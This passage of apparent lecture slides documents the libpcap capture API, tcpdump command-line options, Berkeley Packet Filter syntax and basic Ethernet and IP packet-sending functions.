  - errbuf: at least size PCAP_ERRBUF_SIZE

Example

```
#include <pcap.h>
pcap_t *p;
char errbuf[PCAP_ERRBUF_SIZE];
p = pcap_open_live("eth0", 0xFFFF, 1, 0, errbuf);
//p will be passed to most other pcap functions
```

Reading Packets

- Three main functions

```
int pcap_loop(pcap_t *p, int cnt,
              pcap_handler callback, u_char *user);
```

  - Capture *cnt* packets and call callback for each

```
int pcap_dispatch(pcap_t *p, int cnt,
                  pcap_handler callback, u_char *user);
```

  - Capture up to *cnt* packets and pass each to callback

```
const u_char *pcap_next(pcap_t *p,
                        struct pcap_pkthdr *h);
```

  - Capture a single packet

pcap_loop

```
int pcap_loop(pcap_t *p, int cnt,
              pcap_handler callback, u_char *user);
```

- p: from pcap_open_live or pcap_open_offline
- cnt: max number of packets to capture
  - -1 causes loop forever
- callback: User specified function to call for each packet

```
void my_cb(u_char *user, const struct pcap_pkthdr *hdr,
           const u_char *pkt) {}
```

- user: user specified data to pass to callback function

pcap_dispatch

```
int pcap_dispatch(pcap_t *p, int cnt,
                pcap_handler callback, u_char *user);
```

- Same parameters as pcap_loop

pcap_next

```
const u_char *pcap_next(pcap_t *p,
                        struct pcap_pkthdr *h);
```

- – p: from pcap_open_live or pcap_open_offline
- – h: address of a pcap_pkthdr struct
- • pcap_next fills this in for you
- – Return value is pointer to first byte of packet
- data

pcap Packets

- Essentially raw packets returned from PF_PACKET socket
- All you get is a pointer to the first byte
    - You must decode packet yourself

Saving Packets to file

- Must open a "dump" file

```
pcap_dumper_t *pcap_dump_open(pcap_t *p,
                              const char *fname);
```

  - p: from pcap_open_live or pcap_open_offline
  - fname: File to dump to
- Then dump each packet

```
void pcap_dump(u_char *user,
               struct pcap_pkthdr *h, u_char *sp);
```

  - user: pcap_dumper_t* from pcap_dump_open
  - h: packet header pointer
  - sp: pointer to packet

Close Everything

- When finished, don't forget to close everything up

```
void pcap_dump_close(pcap_dumper_t *p)

void pcap_close(pcap_t *p);
```

tcpdump

References

- http://www.tcpdump.org
- tcpdump(8)
- Included, along with pcap, with most Linux distributions

Background

- pcap based capture utility
  - pcap is just a library
  - tcpdump is a program that utilized the pcap interface
- Sniff live traffic or read from file
- Output summary to console or raw packets to file
- Uses BPF filtering syntax

Command line args

- -i <iface>
  - specify interface to sniff on

```
-i eth0
```

- -s <snaplen>
  - specify number of bytes to capture (**default is 68**)

```
-s 128

-s 0
```

- -p
  - don't put interface into promiscuous mode

Command line args (cont)

- -w <file>
    - Save raw packets to a file
    - Make sure you set snaplen as desired
- -r <file>
    - Read packets from a file rather than an interface
- -x
    - Hexdump each packet (less data link) to console

Command line args

- -xx
  - Hex dump packet with data link layer
- -X
  - Hex and ASCII dump each packet (less data link layer)
- -XX
  - Hex and ASCII dump each packet including data link layer

Command line args

- -v
  - Verbose packet decoding
- -vv
  - Even more verbose packet decoding
- Many many more options

Berkeley Packet Filter

- Filters packets at time of capture
- Syntax covered in tcpdump(8)
- Not the same as an Wireshark display filter
- Usually specify filter as last item on command line
  - No quotes required
  - May need to escape characters for the shell
- Many more possibilities than on the next few slides

BPF Basics

- Protocol inclusion/exclusion

```
not tcp

not arp

ip
```

- Host specification

```
host 192.168.0.100

dst host 192.168.0.101

src host 192.168.0.102

not host 192.168.0.103
```

BPF Basics

- Port specification

```
port 110
not port 22
src port 31337
dst port 80
```

- Header byte offsets

```
ip[0] & 0xF != 5
tcp[13] & 2 == 2
```

BPF Basics

- Chain rules together with logical operators and parenthesis
  - and
  - or
- Negate rule with logical not

```
not port 22 and not port 53 and not arp
```

Ethernet Packet Functions

- eth_open(const char * device)
  - Get a handle to named device
- eth_get
  - Get MAC address
- eth_set
  - Set MAC address
- eth_send
  - Send the specified buffer on the specified interface

IP Packet Options

- ip_open()
  - Open an IP packet handle
- ip_checksum
  - Compute the checksum for the specified IP packet
  - Also computes TCP, UDP, and ICMP checksum if ip->protocol specifies one of those
- ip_send
  - Send the indicated packet